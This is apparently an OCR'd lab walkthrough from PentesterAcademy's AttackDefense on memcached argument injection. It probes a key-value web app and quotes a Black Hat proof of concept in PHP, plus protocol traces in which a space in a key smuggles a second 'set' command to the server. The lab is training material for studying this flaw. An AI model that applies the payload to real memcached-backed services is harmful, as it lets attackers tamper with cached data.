


ATTACK
DEFENSE
by PentesterAcademy

Name	Memcache: Argument Injection
URL	https://www.attackdefense.com/challengedetails?cid=509
Type	Infrastructure Attacks: Memcached

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.


Solution:

Step 1: Interact with the web application:




Enter the following data in the text fields:

Key Text Field: 0
Value Text Field: 12345



Click on Store button:



The web application provides the functionality to store and update the key value pairs on the memcached server. However, only the key with prefix “key-” can be updated/stored.

Store few more key value pairs:

Enter the following data in the text fields:

Key Text Field: 01
Value Text Field: 12345

Argument Injection

Enter Key Name.

key- 01

Enter Key Value.

12345


Store

Current Key Values:

flag: false

key-0: 12345

key-1: 0123456789



The key value pair was added successfully.

Add one more key value pair:

Enter the following data in the text fields:

Key Text Field: 02
Value Text Field: 12345

Argument Injection

Enter Key Name.

key- 02

Enter Key Value.

12345


Store

Current Key Values:

flag: false

key-0: 12345


key-01: 12345



The key-value pair with key “key-0” and “key-01” were removed. Similarly “key-02” will also get removed after sometime. By adding key value pairs and observing the time. It can be figured out that the stored/updated key value pairs expires after 30 seconds.

Step 2: Search for publicly available exploits.

Search on google “memcached argument injection”.



The slide deck of Memcached Injections by Ivan Novikov contains the payload which can be used to perform argument injection and modify the value stored in key “flag”.

Slides Link:
https://www.blackhat.com/docs/us-14/materials/us-14-Novikov-The-New-Page-Of-Injections-Book-Memcached-Injections-WP.pdf

Here is valid packet (set key for 30 seconds with 10 bytes of data, "noreply" argument is empty):

```
set key1 0 30 10
1234567890
```

And here is example with space byte injection (now key is set for 0 seconds with 30 bytes of data, and value 52 is actual data length which calculated by driver):

```
set key1 0 0 30 52
123456789012345678901234567890\r\nget
injectionhere111
```

Code below demonstrates the attack:

```
<?php
$m = new Memcached();
$m->addServer('localhost', 11211);
// Normal
$m->set("key1","1234567890",30);
// Injection here, without CRLF at key
$m->set("key1 0","12345678901234567890
1234567890\r\nset injected 0 3600 3\r\
nINJ\r\n",30);
?>
```

In this example, the space in the key's name causes the value 0 perceived as a new argument to the set command, and the arguments that are appended by the driver, thereby shifted one position. As a result, the value of 30, which passes the driver as a key's time-to-live, is perceived as the length of the data block. Incorrect definition data block's length, in turn, enables us to place a attack vector (data is never filtered).

The exchange of data between client and server in this case would look like:

```
> set key 0 0 30 60
> 123456789012345678901234567890
< STORED
> set injected 0 3600 3
> INJ
< STORED
```

On page 8, the Payload to be injected is specified in the PHP code.

